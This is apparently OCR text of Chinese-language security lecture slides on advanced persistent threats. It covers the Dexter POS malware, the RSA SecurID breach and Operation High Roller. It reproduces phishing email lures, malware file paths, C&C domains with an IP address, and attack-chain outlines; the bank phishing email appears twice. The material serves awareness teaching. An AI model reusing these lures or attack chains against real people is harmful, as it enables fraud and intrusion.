Volumes
Help
File Monitor - Sysinternals: www.sysinternals.com
登錄編輯程式
檔案(F)
編輯(E)
檢視(V)
我的最愛(A)
說明(H)

IMM
IniFileMapping
LanguagePack
LastFontSweep
MCI
MCI Extensions
MCI32
Midimap
ModuleCompatibility
Network
NetworkCards
OpenGLDrivers
Perflib
PerHwIdStorage
Ports
Prefetcher
Print
ProfileList
related.desc
SeCEdit
Setup
SvcHost
DComLaunch


名稱	類型	資料
(預設值)	REG_SZ	(數值未設定)
DcomLaunch	REG_MULTI_SZ	DcomLaunch TermService
HTTPFilter	REG_MULTI_SZ	HTTPFilter
imgsvc	REG_MULTI_SZ	StiSvc
LocalService	REG_MULTI_SZ	Alerter WebClient LmHosts RemoteRegistry upnphost S...
netsvcs	REG_MULTI_SZ	6to4 AppMgmt AudioSrv Browser CryptSvc DMServer ...
NetworkService	REG_MULTI_SZ	DnsCache
rpcss	REG_MULTI_SZ	RpcSs
termsvcs	REG_MULTI_SZ	TermService
WV	REG_MULTI_SZ	WVSSVC

```
.  svchost.exe:1084        QUERY INFORMATION     C:\1.EXE
2... 下午 07...  AcroRd32.exe:2084        READ          C:\DOCUME~1\hacker\
```

Point-of-Sale 惡意程式 – Dexter

- 客製化惡意程式，感染 POS，竊取使用者的信用卡資料
- 橫掃全球40個國家
- 81% 是 Windows 系統

Infected Platform Percentage



10 Scariest Hacks


2011的 Black Hat 和 Defcon 揭露十大恐怖入侵

1. 西門子 S7 控制器 – 常應用於製造,公共設施網路,電力公司,化學工廠等(Die Hard 4?)
2. VoIP botnet 控制 – 聲控殭屍網路(How convenient!)
3. 電力網路設備 – 可偵察及控制使用電力線傳輸的家用保全設備
4. 駭客無人駕駛飛機 – 可依預設航線飛行, 擷取空中行動電話訊號及破解
5. 汽車警報系統入侵 – 透過行動電話傳送簡訊, 控制汽車警報系統(以Subaru Outback demo)
6. 利用臉部相片搜尋社會安全號碼 – 擷取網路上的個人臉部相片, 利用臉部辨識及數位偵蒐找出社會安全號碼(人肉搜索落伍了,XD)
7. 入侵胰島素幫浦 – 可以遠端關閉或控制糖尿病患者的胰島素幫浦
8. 各式 OA 設備的內建 web server – 如影印機, 列表機(這個應該不是新聞了)
9. 散佈偽造的路由訊息 – 透過 OSPF routing 協定, 散播假路由資料
10. SAP 弱點 – SAP 的 NetWeaver 軟體漏洞讓攻擊者可繞過身份鑑別機制, 入侵到 ERP 系統

http://www.networkworld.com/slideshows/2011/081011-blackhat-defcon-hacks.html

先進持續威脅(APT)

- 不達目的，絕不中止!



意圖


持續攻擊

專業駭客組織

鎖定特定目標

APT 攻擊手法

- 社交工程手法
  - 魚叉式釣魚(spear phishing)
  - 惡意附檔挾帶攻擊程式
  - 植入後門
- 透過 USB 隨身碟感染惡意程式
- 低調緩慢式攻擊(low-and-slow)
- 竊取私鑰(private key)
  - e.g. infostealer.nimkey steals “Cert_*.p12” which contains private key.
  - *.p12, *.pfx = private key + digital certificate



stage 1
social engineering targeted attack
stage 2
client-side exploit attack
stage 3
install malicious program

Stuxnet Under the Microscope

http://www.symantec.com/connect/blogs/stux-be-you


APT 案例：RSA hacked

- March, 2011
- 目的
  - 竊取諾斯洛普–格魯曼(Northrop–Grumman)及洛克希德–馬丁(Lockhead–Martin)的軍事機密
- 目標
  - RSA SecureID 研發資料
- 挑戰
  - RSA 是專業資安公司，資安防護嚴密



RSA hacked : social engineering

- 社交工程電子郵件
- 偽冒發信者: webmaster@beyond.com
  - 求職網站
- 內文
  - "I forward this file to you for review. Please open and view it."
- 附檔
  - Excel(“2011 Recruitment plan”)內嵌 flash 物件




From: [redacted]@beyond.com]
To: [redacted]
Cc: [redacted]
Subject: 2011 Recruitment plan
Sent: to 3.3.2011 18:48

Message | 2011 Recruitment plan.xls


I forward this file to you for review. Please open and view it.

RSA hacked : social engineering

- 利用弱點 (0-day)
  - Adobe Flash Player ActionScript bytecode verification failed
  - CVE-2011-0609
- 研發入員開啟附檔，電腦被植入木馬(Poison Ivy backdoor)



Malware



Carrier

[Excel]

Dropper

[Embeded Flash]

Exploit [2nd Flash]

Payload


[Poison Ivy Trojan]

- <system folder>\svc<random characters>. exe
- %windir%\atctivexobj.exe
- Create “MD ServicesB1” service

http://blogs.technet.com/b/mmpc/archive/2011/03/17/a-technical-analysis-on-the-cve-2011-0609-adobe-flash-player-vulnerability.aspx

如何竊取機密資料?

- 研發人員電腦可存取檔案伺服主機
- 木馬程式回連 C&C 主機
- 駭客控制研發人員電腦竊取 SecureID 研發資料，壓縮加密送出
- 影響
  - EMC lost $66 million and REPUTATION!




```
Found 6 RRs in 0.27 seconds.

download.mincesur.com.  A  119.70.119.30
good.mincesur.com.      A  119.70.119.30
hjkl.wekby.com.         A  119.70.119.30
man.mincesur.com.       A  119.70.119.30
qwer.wekby.com.         A  119.70.119.30
uiop.wekby.com.         A  119.70.119.30
```

source:F-Secure

2012– Operation High Roller

- 7,800萬美元銀行存款遭盜領
- McAfee 和 Guardian Analytics 共同分析
- 目標:高額銀行存款帳戶
- 影響
  - 成功入侵超過60家金融機構
  - 至少盜領了 7800 萬元美金
- 手法
  - Client–side Attack
  - 惡意程式
  - Man–in–the–Browser 攻擊手法
  - 全自動轉帳
- 牽涉國家
  - 惡意主機：蘇俄、中國、美國、阿爾巴尼亞、
  - 受害地區：德國、荷蘭、拉丁美洲、美國



From: [redacted]
To:
Cc:
Subject: Change Your Online Password

Dear User,

This message refers to your online banking user password has been expired.

Create a new user password by following these steps:

1. Log into your online banking by our secure link for Expired Password and er
Your temporary password is: eNe1DKipmCE6J


2. You will then be prompted to change your password.

This temporary password will expire in 24 hours.


http://www.mcafee.com/us/resources/reports/rp-operation-high-roller.pdf


受害國家

2012/01




2012/03





製造業
政府單位
進出口貿易


Latin America



製造業
政府單位
進出口貿易

入侵

- Phishing email
- Contain malicious link
- Exploit server hosting blackhole exploit kit
- Attack browsers
- Install downloaders
- Downloader installs bank trojans(Zeus/SpyEye)
- Zeus/SpyEye contacts C&C, download the specific web inject for the victim’s bank



From: [redacted]
To:
Cc:
Subject: Change Your Online Password

Dear User,

This message refers to your online banking user password has been expired.

Create a new user password by following these steps:

1. Log into your online banking by our secure link for Expired Password and er
Your temporary password is: eNe1DKipmCE6J

2. You will then be prompted to change your password.

This temporary password will expire in 24 hours.

